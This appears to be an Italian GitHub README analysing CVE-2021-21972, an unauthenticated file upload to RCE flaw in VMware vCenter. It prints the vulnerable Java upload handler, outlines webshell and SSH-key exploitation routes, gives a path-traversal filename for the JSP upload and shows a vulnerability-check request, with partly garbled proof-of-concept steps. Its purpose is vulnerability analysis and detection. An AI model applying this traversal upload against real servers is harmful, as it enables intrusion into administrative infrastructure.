 orangmuda/cve-2021-21972
CVE-2021-21972 – ᴠᴍᴡᴀʀᴇ ᴄʟɪᴇɴᴛ ɪɴɪᴢɪᴏɴᴇ ᴅɪ ᴄᴏᴅɪᴄᴇ ɴᴏɴ ᴀᴜᴛᴏʀɪᴢᴢᴀᴛᴀ (ʀᴄᴇ)

[CVE-2021-21972] VMware vSphere Client: caricamento file non autorizzato verso esecuzione di codice in remoto (RCE)
Il vSphere Web Client (HTML5) è essenzialmente un'interfaccia amministrativa che consente la gestione di un'installazione vSphere. Il vSphere Client offre all'amministratore l'accesso alle funzioni chiave di vSphere senza la necessità di accedere direttamente a un server vSphere. Consente agli amministratori di creare nuove macchine virtuali e gestire quelle esistenti e le relative risorse. Essendo un'applicazione web multipiattaforma, può essere utilizzato su tutti i sistemi operativi supportati tramite le versioni supportate dei diversi browser web.
CVE-2021-21972 è una vulnerabilità di caricamento file non autorizzato in vCenter Server che porta all'esecuzione di codice in remoto sul server remoto. Il problema deriva dalla mancanza di autenticazione nel plugin vCenter di vRealize Operations. Ha ricevuto un punteggio CVSSv3 critico di 9,8 su 10,0. Un attaccante remoto non autenticato potrebbe sfruttare questa vulnerabilità caricando un file appositamente modificato su un endpoint vCenter Server vulnerabile accessibile pubblicamente. Le versioni 6.5, 6.7 e 7.0 di VMware vCenter Server sono interessate da questa vulnerabilità. Lo sfruttamento riuscito di questa vulnerabilità comporterebbe per un attaccante l'ottenimento di privilegi illimitati di esecuzione di codice in remoto (RCE) nel sistema operativo sottostante del vCenter Server. Nonostante il fatto che questa vulnerabilità derivi dal plugin vCenter di vRealize Operations, l'avviso VMware conferma che questo plugin è included in all default installations di vCenter Server. Ciò significa che l'endpoint vulnerabile è disponibile indipendentemente dalla presenza di vRealize Operations.
Nel post originale del blog qui, la scoperta della vulnerabilità è spiegata nel modo più dettagliato possibile, così come due percorsi separati per ottenere l'RCE. Per i sistemi Windows, un attaccante potrebbe caricare un file .jsp appositamente modificato per ottenere i privilegi NT AUTHORITY\SYSTEM sul sistema operativo sottostante. Per i sistemi Linux, un attaccante dovrebbe generare e caricare una chiave pubblica nel percorso authorized_keys del server e quindi connettersi al server vulnerabile tramite SSH per ottenere i privilegi dell'utente vsphere-ui. (se il servizio SSH è in esecuzione e accessibile tramite rete)
vropsplugin-service.jar è un file di archivio Java del plugin vropspluginui e include alcune classi e altre funzioni e metodi correlati. La parte vulnerabile del codice è illustrata di seguito. Questo frammento di codice appartiene al ServicesController.class nel controller di vropsplugin-service.jar. Come puoi vedere nel frammento di codice qui sotto, la funzione uploadOvaFile è responsabile dell'endpoint/URL /ui/vropspluginui/rest/services/uploadova
Percorso completo della classe vulnerabile: vropsplugin-service\com\vmware\vropspluginui\mvc\ServicesController.class
@RequestMapping(value = {"/uploadova"}, method = {RequestMethod.POST})
  public void uploadOvaFile(@RequestParam(value = "uploadFile", required = true) CommonsMultipartFile uploadFile, HttpServletResponse response) throws Exception {
    logger.info("Entering uploadOvaFile api");
    int code = uploadFile.isEmpty() ? 400 : 200;
    PrintWriter wr = null;
    try {
      if (code != 200) {
        response.sendError(code, "Arguments Missing");
        return;
      }
      wr = response.getWriter();
    } catch (IOException e) {
      e.printStackTrace();
      logger.info("upload Ova Controller Ended With Error");
    }
    response.setStatus(code);
    String returnStatus = "SUCCESS";
    if (!uploadFile.isEmpty())
      try {
        logger.info("Downloading OVA file has been started");
        logger.info("Size of the file received  : " + uploadFile.getSize());
        InputStream inputStream = uploadFile.getInputStream();
        File dir = new File("/tmp/unicorn_ova_dir");
        if (!dir.exists()) {
          dir.mkdirs();
        } else {
          String[] entries = dir.list();
          for (String str : entries) {
            File currentFile = new File(dir.getPath(), str);
            currentFile.delete();
          }
          logger.info("Successfully cleaned : /tmp/unicorn_ova_dir");
        }
        TarArchiveInputStream in = new TarArchiveInputStream(inputStream);
        TarArchiveEntry entry = in.getNextTarEntry();
        List<String> result = new ArrayList<String>();
        while (entry != null) {
          if (entry.isDirectory()) {
            entry = in.getNextTarEntry();
            continue;
          }
          File curfile = new File("/tmp/unicorn_ova_dir", entry.getName());
          File parent = curfile.getParentFile();
          if (!parent.exists())
            parent.mkdirs();
          OutputStream out = new FileOutputStream(curfile);
          IOUtils.copy((InputStream)in, out);
          out.close();
          result.add(entry.getName());
          entry = in.getNextTarEntry();
        }
        in.close();
        logger.info("Successfully deployed File at Location :/tmp/unicorn_ova_dir");
      } catch (Exception e) {
        logger.error("Unable to upload OVA file :" + e);
        returnStatus = "FAILED";
      }
    wr.write(returnStatus);
    wr.flush();
    wr.close();
  }
Dal punto di vista di un attaccante, l'handler per questa classe esegue le seguenti azioni

uploadFile con richiesta di metodo POST (riga 2)uploadFile e scrittura del contenuto di questo parametro nella variabile inputStream (riga 22)/tmp/unicorn_ova_dir + entry.getName() (righe 42 e 47)Prova di concetto: Per sfruttare questa vulnerabilità, puoi seguire i seguenti passaggi
../..//statsreport/uploadedFileName.jspPer verificare la vulnerabilità, puoi utilizzare la seguente richiesta
GET /ui/vropspluginui/rest/services/getstatus HTTP/1.1
Host: vulnerablehost
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114 Safari/537.36
Connection: close
Se la risposta alla richiesta precedente è simile alle risposte riportate di seguito, significa che l'host remoto è vulnerabile a CVE-2021-21972
HTTP/1.1 200
Strict-Transport-Security: max-age=30758400;includeSubDomains
X-XSS-Protection: 1; mode=block
Set-Cookie: VSPHERE-UI-JSESSIONID=35CB9D3F277D6B8413F099F93FB3A5CE; Path=/ui; Secure; HttpOnly
Content-Type: text/plain;charset=ISO-8859-1
Content-Length: 141
Date: Tue, 06 Apr 2021 14:32:30 GMT
Connection: close
Server: Anonymous

{"States":"[]","Install Progress":"UNKNOWN","Config Progress":"UNKNOWN","Config Final Progress":"UNKNOWN","Install Final Progress":"UNKNOWN"}
HTTP/1.0 200 OK
strict-transport-security: max-age=30758400;includeSubDomains
x-xss-protection: 1; mode=block
set-cookie: VSPHERE-UI-JSESSIONID=3D8FE882F9BD3DD1C66C10DFD00022C9; Path=/ui; Secure; HttpOnly
content-type: text/plain;charset=ISO-8859-1
content-length: 374
date: Tue, 06 Apr 2021 14:33:22 GMT
server: envoy
x-envoy-upstream-service-time: 1
connection: close
